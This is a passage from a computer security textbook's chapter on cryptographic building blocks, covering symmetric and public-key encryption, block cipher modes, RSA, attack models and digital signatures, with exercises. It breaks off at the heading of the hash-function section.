- [13] NIST. Special Pub 800-30 rev 1: Guide for Conducting Risk Assessments. U.S. Dept. of Commerce, September 2012.
- [14] D. B. Parker. Risks of risk-based security. *Comm. ACM*, 50(3):120–120, March 2007.
- [15] C. P. Pfleeger and S. L. Pfleeger. *Security in Computing (4th edition)*. Prentice Hall, 2006.
- [16] E. Rescorla. *SSL and TLS: Designing and Building Secure Systems*. Addison-Wesley, 2001.
- [17] J. H. Saltzer and M. F. Kaashoek. *Principles of Computer System Design*. Morgan Kaufmann, 2010.
- [18] J. H. Saltzer and M. D. Schroeder. The protection of information in computer systems. *Proceedings of the IEEE*, 63(9):1278–1308, September 1975.
- [19] A. Shostack. *Threat Modeling: Designing for Security*. John Wiley and Sons, 2014.
- [20] R. E. Smith. A contemporary look at Saltzer and Schroeder’s 1975 design principles. *IEEE Security & Privacy*, 10(6):20–25, 2012.
- [21] W. Stallings and L. Brown. *Computer Security: Principles and Practice (3rd edition)*. Pearson, 2015.



Chapter 2

Cryptographic Building Blocks

2.1 Encryption and decryption (generic concepts)	30
2.2 Symmetric-key encryption and decryption	32
2.3 Public-key encryption and decryption	37
2.4 Digital signatures and verification using public keys	39
2.5 Cryptographic hash functions	41
2.6 Message authentication (data origin authentication)	45
2.7 \ddagger Authenticated encryption and further modes of operation	47
2.8 \ddagger Certificates, elliptic curves, and equivalent keylengths	49
2.9 \ddagger End notes and further reading	51
References	52

Chapter 2

Cryptographic Building Blocks

This chapter introduces basic cryptographic mechanisms that serve as foundational building blocks for computer security: symmetric-key and public-key encryption, public-key digital signatures, hash functions, and message authentication codes. Other mathematical and crypto background is deferred to specific chapters as warranted by context. For example, Chapter 3 provides background on (Shannon) *entropy* and one-time password *hash chains*, while Chapter 4 covers *authentication protocols* and key establishment including Diffie-Hellman key agreement. Digital certificates are introduced here briefly, with detailed discussion delayed until Chapter 8.

If computer security were house-building, cryptography might be the electrical wiring and power supply. The framers, roofers, plumbers, and masons must know enough to not electrocute themselves, but need not understand the finer details of wiring the main panel-board, nor all the electrical footnotes in the building code. However, while our main focus is not cryptography, we should know the best tools available for each task. Many of our needs are met by understanding the properties and interface specifications of these tools—in this book, we are interested in their input-output behavior more than internal details. We are more interested in helping readers, as software developers, to properly use cryptographic toolkits, than to build the toolkits, or design the algorithms within them.

We also convey a few basic rules of thumb. One is: do not design your own cryptographic protocols or algorithms.¹ Plugging in your own desk lamp is fine, but leave it to a master electrician to upgrade the electrical panel.

2.1 Encryption and decryption (generic concepts)

An *algorithm* is a series of steps, often implemented in software programs or hardware. *Encryption* (and *decryption*) algorithms are a fundamental means for providing data confidentiality, especially in distributed communications systems. They are parameterized by a *cryptographic key*; think of a key as a binary string representing a large, secret number.

¹This follows principle P9 (TIME-TESTED-TOOLS) from Chapter 1. The example on page 33 illustrates.

PLAINTEXT AND CIPHERTEXT. Encryption transforms data (*plaintext*) into an unintelligible form (*ciphertext*). The process is reversible: a *decryption key* allows recovery of plaintext, using a corresponding decryption algorithm. Access to the decryption key controls access to the plaintext; thus (only) authorized parties are given access to this key. It is generally assumed that the algorithms are known,² but that only authorized parties have the secret key. Sensitive information should be encrypted before transmission (assume communicated data is subject to *eavesdropping*, and possibly modification), and before saving to storage media if there is concern about adversaries accessing the media.




Figure 2.1: Generic encryption (E) and decryption (D). For symmetric encryption, E and D use the same shared (symmetric) key $k = k'$, and are thus inverses under that parameter; one is sometimes called the “forward” algorithm, the other the “inverse”. The original Internet threat model (Chapter 1) and conventional cryptographic model assume that an adversary has no access to endpoints. This is false if malware infects user machines.

GENERIC ENCRYPTION NOTATION. Let m denote a plaintext message, c the ciphertext, and E_k , $D_{k'}$ the encryption, decryption algorithms parameterized by symmetric keys k , k' respectively. We describe encryption and decryption with equations (Figure 2.1):

$$c = E_k(m); \quad m = D_{k'}(c) \tag{2.1}$$

Exercise (Caesar cipher). Caesar’s famous cipher was rather simple. The encryption algorithm simply substituted each alphabetic plaintext character by that occurring three letters later in the alphabet. Describe the algorithms E and D of the Caesar cipher mathematically. What is the cryptographic key? How many other keys could be chosen?

In the terminology of mathematicians, we can describe an encryption-decryption system (*cryptosystem*) to consist of: a set \mathcal{P} of possible plaintexts, set \mathcal{C} of possible ciphertexts, set \mathcal{K} of keys, an encryption mapping $E: (\mathcal{P} \times \mathcal{K}) \rightarrow \mathcal{C}$ and corresponding decryption mapping $D: (\mathcal{C} \times \mathcal{K}) \rightarrow \mathcal{P}$. But such notation makes it all seem less fun.

EXHAUSTIVE KEY SEARCH. We rely on cryptographers to provide “good” algorithms E and D . A critical property is that it be infeasible to recover m from c without knowledge of k' . The best an adversary can then do, upon intercepting a ciphertext c , is to go through all keys k from the *key space* \mathcal{K} , parameterizing D with each k sequentially, computing each $D_k(c)$ and looking for some meaningful result; we call this an *exhaustive key search*. If there are no algorithmic weaknesses, then no algorithmic “shortcut” attacks

²This follows the **OPEN-DESIGN** principle P3 from Chapter 1.

exist, and the whole key space must be tried. More precisely, an attacker of average luck is expected to come across the correct key after trying half the key space; so, if the keys are strings of 128 bits, then there are 2^{128} keys, with success expected after 2^{127} trials. This number is so large that we will all be long dead (and cold!)³ before the key is found.

Example (DES key space). The first cipher widely used in industry was DES, standardized by the U.S. government in 1977. Its key length of 56 bits yields 2^{56} possible keys. To visualize key search on a space this size, imagine keys as golf balls, and a 2400-mile super-highway from Los Angeles to New York, 316 twelve-foot lanes wide and 316 lanes tall. Its entire volume is filled with white golf balls, except for one black ball. Your task: find the black ball, viewing only one ball at a time. (By the way, DES is no longer used, as modern processors make exhaustive key search of spaces of this size too easy!)

‡**CIPHER ATTACK MODELS.**⁴ In a *ciphertext-only* attack, an adversary tries to recover plaintext (or the key), given access to ciphertext alone. Other scenarios, more favorable to adversaries, are sometimes possible, and are used in evaluation of encryption algorithms. In a *known-plaintext* attack, given access to some ciphertext and its corresponding plaintext, adversaries try to recover unknown plaintext (or the key) from further ciphertext. A *chosen-plaintext* situation allows adversaries to choose some amount of plaintext and see the resulting ciphertext. Such additional control may allow advanced analysis that defeats weaker algorithms. Yet another attack model is a *chosen-ciphertext* attack; here for a fixed key, attackers can provide ciphertext of their choosing, and receive back the corresponding plaintext; the game is to again deduce the secret key, or other information sufficient to decrypt new ciphertext. An ideal encryption algorithm resists all these attack models, ruling out algorithmic “shortcuts”, leaving only exhaustive search.

PASSIVE VS. ACTIVE ADVERSARY. A *passive adversary* observes and records, but does not alter information (e.g., ciphertext-only, known-plaintext attacks). An *active adversary* interacts with ongoing transmissions, by injecting data or altering them, or starts new interactions with legitimate parties (e.g., chosen-plaintext, chosen-ciphertext attacks).

2.2 Symmetric-key encryption and decryption

We distinguish two categories of algorithms: symmetric-key or *symmetric* encryption (also called *secret-key*), and *asymmetric* encryption (also called *public-key*). In symmetric-key encryption, the encryption and decryption keys are the same, i.e., $k = k'$ in equation (2.1). In public-key systems they differ, as we shall see. We introduce symmetric encryption with the following example of a stream cipher.

Example (Vernam cipher). The *Vernam cipher* encrypts plaintext one bit at a time (Figure 2.2). It needs a key as long as the plaintext. To encrypt a t -bit message $m_1 m_2 \dots m_t$,

³Our sun’s lifetime, approximately 10 billion years, is $< 2^{60}$ seconds. Thus even if $10^{15} \approx 2^{50}$ keys were tested per second, the time to find the correct 128-bit key would exceed $2^{17} = 128,000$ lifetimes of the sun. Nonetheless, for **SUFFICIENT-WORK-FACTOR** (P12), and mindful that serious attackers harness enormous numbers of processors in parallel, standards commonly recommend symmetric keys be *at least* 128 bits.

⁴The symbol ‡ denotes research-level items, or notes that can be skipped on first reading.

using key $k = k_1k_2\dots k_t$, the algorithm is bitwise exclusive-OR: $c_i = m_i \oplus k_i$ yielding ciphertext $c = c_1c_2\dots c_t$. Plaintext recovery is again by exclusive-OR: $m_i = c_i \oplus k_i$. If k is randomly chosen and never reused, the Vernam stream cipher is called a *one-time pad*. One-time pads are known to provide a theoretically unbreakable encryption system. As a proof sketch, consider a fixed ciphertext $c = c_1c_2\dots c_t$. For every possible plaintext $m = m_1m_2\dots m_t$, there is a key k such that c decrypts to m , defined by $k_i = c_i \oplus m_i$; thus c may originate from any possible plaintext. (Convince yourself of this with a small example, encoding lowercase letters a-z using 5 bits each.) Observing c tells an attacker only its length. Despite this strength, one-time pads are little-used in practice: single-use, long keys are difficult to distribute and manage, and if you can securely distribute a secret key as long as the message, you could use that method to deliver the message itself.




Figure 2.2: Vernam cipher. If the keystream is a sequence of truly random, independent bits that is never reused, then this is an unbreakable one-time pad. Practical encryption systems aim to mimic the one-time pad using shortcuts without compromising security.

Example (*One-time pad has no integrity*). The one-time pad is theoretically unbreakable, in that the key is required to recover plaintext from its ciphertext. Does this mean it is secure? The answer depends on your definition of “secure”. An unexpected property is problematic here: *encryption alone does not guarantee integrity*. To see this, suppose your salary is \$65,536, or in binary (00000001 00000000 00000000). Suppose this value is stored in a file after one-time pad encryption. To tamper, you replace the most significant ciphertext byte by the value obtained by XORing a 1-bit anywhere other than with its low-order bit (that plaintext bit is already 1). Now on decryption, the keystream bit XOR’d onto that bit position by encryption will be removed (Fig. 2.2), so regardless of the keystream bit values, your tampering has flipped the underlying plaintext bit (originally 0). Congratulations on your pay raise! This illustrates how intuition can mislead us, and motivates a general rule: use only cryptographic algorithms both designed by experts, and having survived long scrutiny by others; similarly for cryptographic protocols (Chapter 4). As experienced developers know, even correct use of crypto libraries is challenging.

‡**CIPHER ATTACKS IN PRACTICE.** The one-time pad is said to be *information-theoretically secure* for confidentiality: even given unlimited computing power and time, an attacker without the key cannot recover plaintext from ciphertext. Ciphers commonly used in practice offer only *computational security*,⁵ protecting against attackers modeled as having fixed computational resources, and thus assumed to be unable to exhaustively try all keys in huge key spaces. Such ciphers may fail due to algorithmic weaknesses, or

⁵Computational security is also discussed with respect to hash functions in Section 2.5.




Figure 2.3: AES interface (block cipher example). For a fixed key k , a block cipher with n -bit blocklength is a permutation that maps each of 2^n possible input blocks to a unique n -bit output block, and the inverse (or decrypt) mode does the reverse mapping (as required to recover the plaintext). Ideally, each k defines a different permutation.

a key space so small that all keys can be tested in available time, or keys being covertly accessed in memory. Exhaustive key-guessing attacks require an automated method to signal when a key-guess is correct; this may be done using known plaintext-ciphertext pairs, or by recognizing redundancy, e.g., ASCII coding in a decrypted bitstream.

STREAM CIPHERS. The Vernam cipher is an example of a *stream cipher*, which in simplest form, involves generating a keystream simply XOR'd onto plaintext bits; decryption involves XORing the ciphertext with the same keystream. In contrast to block ciphers (below), there are no requirements that the plaintext length be a multiple of, e.g., 128 bits. Thus stream ciphers are suitable when there is a need to encrypt plaintext one bit or one character at a time, e.g., user-typed characters sent to a remote site in real time. A simplified view of stream ciphers is that they turn a fixed-size secret (symmetric key) into an arbitrary-length secret keystream unpredictable to adversaries. The mapping of the next plaintext bit to ciphertext is a position-varying transformation dependent on the input key.

BLOCK CIPHERS, BLOCKLENGTH, KEY SIZE. A second class of symmetric ciphers, *block ciphers*, processes plaintext in fixed-length chunks or *blocks*. Each block, perhaps a group of ASCII-encoded characters, is encrypted with a fixed transformation dependent on the key. From a black-box (input-output) perspective, a block cipher's main properties are *blocklength* (block size in bits) and *keylength* (key size in bits). When using a block cipher, if the last plaintext block has fewer bits than the blocklength, it is *padded* with “filler” characters. A common non-ambiguous padding rule is to always append a 1-bit, followed by zero or more 0-bits as necessary to fill out the block.

AES BLOCK CIPHER. Today’s most widely used block cipher is AES (Figure 2.3), specified by the *Advanced Encryption Standard*. Created by researchers at Flemish university KU Leuven, the algorithm itself (*Rijndael*) was selected after an open, multi-year competition run by the (U.S.) National Institute of Standards and Technology (NIST). Similar NIST competitions resulted in SHA-1, SHA-2 and SHA-3 (Section 2.5). Table 2.2 (Section 2.7) compares AES interface parameters with other algorithms.

‡MESSAGE EXPANSION. Symmetric ciphers are typically *length-preserving*, i.e., the ciphertext consumes no more space than the plaintext, in which case *in-place encryption* is possible (e.g., in a storage context, plaintext may be replaced by ciphertext without requiring additional memory). Often however, to provide integrity guarantees (Section 2.7), the ciphertext is accompanied by an authentication tag incurring *message expansion*. Extra space may also be needed for related parameters (e.g., IVs below; nonces page 48).




Figure 2.4: ECB and CBC modes of operation. The plaintext $m = m_1 m_2 \dots m_t$ becomes ciphertext $c = c_1 c_2 \dots c_t$ of the same length. \oplus denotes bitwise exclusive-OR. Here the IV (*initialization vector*) is a bitstring of length equal to the cipher's blocklength (e.g., $n = 128$). In CBC mode, if a fixed m is encrypted under the same key k and same IV, the resulting ciphertext blocks are the same each time; changing the IV disrupts this.

ECB ENCRYPTION AND MODES OF OPERATION. Let E denote a block cipher with blocklength n , say $n = 128$. If a plaintext m has bitlength exactly n also, equation (2.1) is used directly with just one 128-bit “block operation”. Longer plaintexts are broken into 128-bit blocks for encryption—so a 512-bit plaintext is processed in four blocks. The block operation maps each of the 2^{128} possible 128-bit input blocks to a distinct 128-bit ciphertext block (this allows the mapping to be reversed; the block operation is a *permutation*). Each key defines a fixed such “code-book” mapping. In the simplest case (Figure 2.4a), each encryption block operation is independent of adjacent blocks; this is called *electronic code-book* (ECB) mode of the block cipher E . If a given key k is used to encrypt several identical plaintext blocks m_i , then identical ciphertext blocks c_i result; ECB mode does not hide such patterns. This information leak can be addressed by including random bits within a reserved field in each block, but that is inefficient and awkward. Instead, various methods called *modes of operation* (below) combine successive n -bit block operations such that the encryption of one block depends on other blocks.

BLOCK CIPHER MODE EXAMPLES: CBC, CTR. For reasons noted above, ECB mode is discouraged for messages exceeding one block, or if one key is used for multiple messages. Instead, standard block cipher *modes of operation* are used to make block encryptions depend on adjacent blocks (the block encryption mapping is then context-




Figure 2.5: Counter (CTR) mode of operation. E denotes a block cipher (encrypt operation) with blocklength n , commonly $n = 128$. CTR mode ECB-encrypts an incrementing index (counter) to generate a keystream of blocks to XOR onto corresponding plaintext blocks. To reverse the process, decryption regenerates the same keystream using ECB encryption (note that the “inverse” algorithm, or ECB decryption, is not used in this case).

sensitive). Figure 2.4b illustrates the historical *cipher-block chaining* (CBC) mode of operation; others, including CTR mode (Fig. 2.5), are now recommended over CBC, for technical reasons beyond our scope. Some modes, including CTR, use the block cipher to produce a keystream and effectively operate as a stream cipher processing “large” symbols; modes of operation can thus build stream ciphers from block ciphers (Fig. 2.6).




Figure 2.6: Block cipher (left) vs. stream cipher (right). Plaintext blocks might be 128 bits. The stream cipher encryption may operate on symbols (e.g., 8-bit units) rather than individual bits; in this case the units output by the keystream generator match that size.

‡Exercise (ECB leakage of patterns). For a picture with large uniform color patterns, obtain its uncompressed bitmap image file (each pixel’s color is represented using, e.g., 32 or 64 bits). ECB-encrypt the bitmap using a block cipher of blocklength 64 or 128 bits. Report on any data patterns evident when the encrypted bitmap is displayed.

‡Exercise (Modes of operation: properties). Summarize the properties, advantages and disadvantages of the following long-standing modes of operation: ECB, CBC, CTR, CFB, OFB (hint: [22, pages 228–233] or [26]). Do the same for XTS (hint: [11]).

ENCRYPTION IN PRACTICE. In practice today, symmetric-key encryption is almost always accompanied by a means to provide integrity protection (not just confidentiality). Such *authenticated encryption* is discussed in Section 2.7, after an explanation of message authentication codes (MACs) in Section 2.6.

2.3 Public-key encryption and decryption

For symmetric-key encryption, k denoted a key shared between two parties. For public-key encryption, we label keys with a subscript denoting the single party they belong to. In fact each party has a *key pair*, e.g., (e_B, d_B) for Bob, consisting of an *encryption public key* e_B , which can be publicized as belonging to Bob, and a *decryption private key* d_B , which Bob should keep secret and share with no one. (Of course, it may be prudent for Bob to back up d_B ; and neither the primary copy, nor the backup, should ever appear in plaintext form in untrusted storage. Practical issues start to complicate things quickly!)

To public-key encrypt a message m for Bob, Alice obtains Bob's public key e_B , uses it to parameterize the associated public-key encryption algorithm E , encrypts m to ciphertext c per (2.2), and sends c to Bob (Figure 2.7). Bob recovers m using the corresponding known public-key decryption algorithm D , parameterized by his private key d_B .

$$c = E_{e_B}(m); \quad m = D_{d_B}(c) \quad (2.2)$$

INTEGRITY OF PUBLIC KEY IS IMPORTANT. A public key can be published, for example like a phone number in an old-style phonebook. It need not be kept secret. But its integrity (and authenticity) is critical—for, if Charlene could replace Bob's public key by her own, then someone who thought they were encrypting something under a public key for Bob's eyes only, would instead be making the plaintext recoverable by Charlene.

KEY DISTRIBUTION: SYMMETRIC VS. PUBLIC KEY. If a group of n users wish to use symmetric encryption for pairwise confidential communications, each pair should use (shared between the pair) a different symmetric key. This requires $\binom{n}{2} = n(n - 1)/2$ keys, i.e., $O(n^2)$ keys. For $n = 4$ this is just 6, but for $n = 100$ this is already 4950. As n grows, keys become unwieldy to distribute and manage securely. In contrast, for public-key encryption, each party needs only one set of (public, private) keys in order to allow all other parties to encrypt for them—thus requiring only n key pairs in total.




Figure 2.7: Symmetric-key vs. public-key encryption. The symmetric-key case uses the same shared key to encrypt and decrypt. The public-key (asymmetric) case uses distinct encrypt and decrypt keys—one public, one private. Some people use “private key” to refer to secrets in asymmetric systems, and “secret key” for those in symmetric-key systems.




Figure 2.8: Hybrid encryption. The main data (payload message m) is encrypted using a symmetric key k , while k is made available by public-key methods. As shown, an originator (say Alice) encrypts a message key k for Bob alone using his public key e_B (e.g., an RSA key), and attaches this encrypted k to the encrypted payload; this suits a store-and-forward case (e.g., email). For a real-time communication session, k may alternatively be a shared Alice-Bob key established by Diffie-Hellman key agreement (Chapter 4).

HYBRID ENCRYPTION. Symmetric-key algorithms are typically faster than public-key algorithms. On the other hand, public-key methods are convenient for establishing shared secret keys between endpoints (as just noted). Therefore, to send encrypted messages, often public-key methods are used to establish a shared symmetric key k ([session key](#)) between communication endpoints, and k is then used in a symmetric-key algorithm for efficient “bulk encryption” of a payload message m . See Fig. 2.8. Thus a primary use of RSA encryption (below) is to encrypt relatively short data keys or session keys, i.e., for [key management](#) (Chapter 4), rather than for bulk encryption of messages themselves.

‡MATH DETAILS: RSA PUBLIC-KEY ENCRYPTION. Here we outline the technical details of RSA, the first popular public-key encryption method. Per notation above, a party A has a public key e_A and private key d_A . When used to parameterize the corresponding algorithms E and D , the context is clear and we can use E_A and D_A to denote the parameterized algorithms, e.g., $E_{e_A}(m) \equiv E_A(m)$. For RSA, $e_A = (e, n)$. Here $n = pq$, and parameters e, d, p, q must satisfy various security properties. Those of present interest are that p and q are secret large primes (e.g., 1000 bits), and e is an integer chosen such that:

$$\gcd(e, \phi(n)) = 1 \quad \text{where } \phi(n) = (p-1)(q-1) \text{ in this case.}$$

\gcd is the greatest common divisor function, and $\phi(n)$ is the [Euler phi function](#), the number of integers in $[1, n]$ relatively prime to n ; its main properties of present interest are that for a prime p , $\phi(p) = p - 1$, and that if p and q have no factors in common other than 1 then $\phi(pq) = \phi(p) \cdot \phi(q)$. For RSA, $d_A = (d, n)$ where d is computed to satisfy $ed \equiv 1 \pmod{\phi(n)}$, i.e., $ed = 1 + (\text{some integer multiple of } \phi(n))$. Now let m be a message whose binary representation, interpreted as an integer, is less than n (e.g., 2000 bits).

RSA encryption of plaintext m : $c = m^e \pmod{n}$, i.e., reduced modulo n

RSA decryption of ciphertext c : $m = c^d \pmod{n}$

By this we mean, assign to c the number resulting from the modular exponentiation of m by the exponent e , reduced modulo n . Operations on numbers of this size require special “big number” support, provided by crypto libraries such as [OpenSSL](#). Using RSA in

practice is somewhat more complicated, but the above gives the basic technical details.

‡**Exercise** (RSA toy example). You'd like to explain to a 10-year-old how RSA works. Using $p = 5$ and $q = 7$, encrypt and decrypt a "message" (use a number less than n). Here $n = 35$, and $\phi(n) = (p - 1)(q - 1) = (4)(6) = 24$. Does $e = 5$ satisfy the rules? Does that then imply $d = 5$ to satisfy the required equation? Now with pencil and paper—yes, by hand!—compute the RSA encryption of $m = 2$ to ciphertext c , and the decryption of c back to m . The exponentiation is commonly done by repeated multiplication, reducing partial results mod n (i.e., subtract off multiples of the modulus 35 in interim steps). This example is so artificially small that the parameters "run into each other"—so perhaps for a 12-year-old, you might try an example using $p = 11$ and $q = 13$.

‡**Exercise** (RSA decryption). Using the above equations defining RSA, show that RSA decryption actually works, i.e., recovers m . (Hint: [22, page 286].)

2.4 Digital signatures and verification using public keys

Digital signatures, typically computed using public-key algorithms, are tags (bitstrings) that accompany messages. Each tag is a mathematical function of a message (its exact bitstring) and a unique-per-sender private key. A corresponding public key, uniquely associated with the sender, allows automated verification that the message originated from that individual, since only that individual knows the private key needed to create the tag.

The name originates from the idea of a replacement (for digital documents) for handwritten signatures, with stronger assurances. The late 1990s saw considerable international effort towards deploying digital signatures as an actual (legally binding) replacement for handwritten signatures, but many legal and technical issues arose; in current practice, digital signatures are most commonly used for authentication purposes.

SIGNATURE PROPERTIES. Digital signatures provide three properties:

1. *Data origin authentication*: assurance of who originated (signed) a message or file.
2. *Data integrity*: assurance that received content is the same as that originally signed.
3. *Non-repudiation*: strong evidence of unique origination, making it hard for a party to digitally sign data and later successfully deny having done so. This is an important advantage over MACs (Section 2.6), and follows from signature verification not requiring the signer's private key—verifiers use the signer's public key.

NON-REPUDIATION IN PRACTICE. This property assumes that only the legitimate party has access to their own signing private key. One might try to deny having executed a signature by claiming "my private key spilled onto the street—someone else must be using it!" This assertion will raise suspicion if repeated, but highlights a critical requirement for digital signatures: ordinary users must somehow have the ability, by appropriate technology or training, to prevent others from accessing their private keys. Arguably, this has posed a barrier to digital signatures replacing handwritten signatures on legal documents, while their use for computer-related authentication applications faces lower barriers.

DETAILS OF PUBLIC-KEY SIGNATURES. Public-key methods can be used to implement digital signatures by a process similar to encryption-decryption, but with subtle




Figure 2.9: Public-key signature generation-verification vs. encryption-decryption. For Alice to encrypt for Bob, she must use *his* encryption public key; but to sign a message for Bob, she uses *her own* signature private key. In a), Alice sends to Bob a pair (m, t) providing message and signature tag, analogous to the (message, tag) pair sent when using MACs (Figure 2.12). Internal details on signature algorithm S are given in Figure 2.11.

differences (which thoroughly confuse non-experts). The public and private parts are used in reverse order (the originator uses the private key now), and the key used for signing is that of the message originator, not the recipient. The details are as follows (Figure 2.9).

In place of encryption public keys, decryption private keys, and algorithms E, D (encrypt, decrypt), we now have *signing* private keys for signature generation, *verification* public keys to validate signatures, and algorithms S, V (sign, verify). To sign message m , Alice uses her signing private key s_A to create a tag $t_A = S_{s_A}(m)$ and sends (m, t_A) . Upon receiving a message-tag pair (m', t'_A) (the notation change allowing that the pair sent might be modified en route), any recipient can use Alice's verification public key v_A to test whether t'_A is a matching tag for m' from Alice, by computing $V_{v_A}(m', t'_A)$. This returns VALID if the match is confirmed, otherwise INVALID. Just as for MAC tags (later), even if verification succeeds, in some applications it may be important to use additional means to confirm that (m', t'_A) is not simply a replay of an earlier legitimate signed message.

Exercise (Combining signing and encrypting). Alice wishes to both encrypt and sign a message m for Bob. Specify the actions that Alice must carry out, and the data values to be sent to Bob. Explain your choice of whether signing or encryption should be done first. Be specific about what data values are included within the scope of the signature operation, and the encryption operation; use equations as necessary. Similarly specify the actions Bob must carry out to both decrypt the message and verify the digital signature. (Note the analogous question in Section 2.7 on how to combine MACs with encryption.)

DISTINCT TERMINOLOGY FOR SIGNATURES AND ENCRYPTION. Even among university professors, great confusion is caused by misusing encryption-decryption terminology to describe operations involving signatures. For example, it is common to hear and read that signature generation or verification involves “encrypting” or “decrypting” a message or its hash value. This unfortunate wording unnecessarily conflates distinct functions (signatures and encryption), and predisposes students—and more dangerously, software

developers—to believe that it is acceptable to use the same (public, private) key pair for signatures and confidentiality. (Some signature algorithms are technically incompatible with encryption; the RSA algorithm can technically be used to provide both signatures and encryption, but proper implementations of these two functions differ considerably in detail, and it is prudent to use distinct key pairs.) Herein, we carefully avoid the terms *encryption* and *decryption* when describing digital signature operations, and also encourage using the terms *public-key operation* and *private-key operation*.

DIGITAL SIGNATURES IN PRACTICE. For efficiency reasons, digital signatures are commonly used in conjunction with hash functions, as explained in Section 2.5. This is one of several motivations for discussing hash functions next.

2.5 Cryptographic hash functions

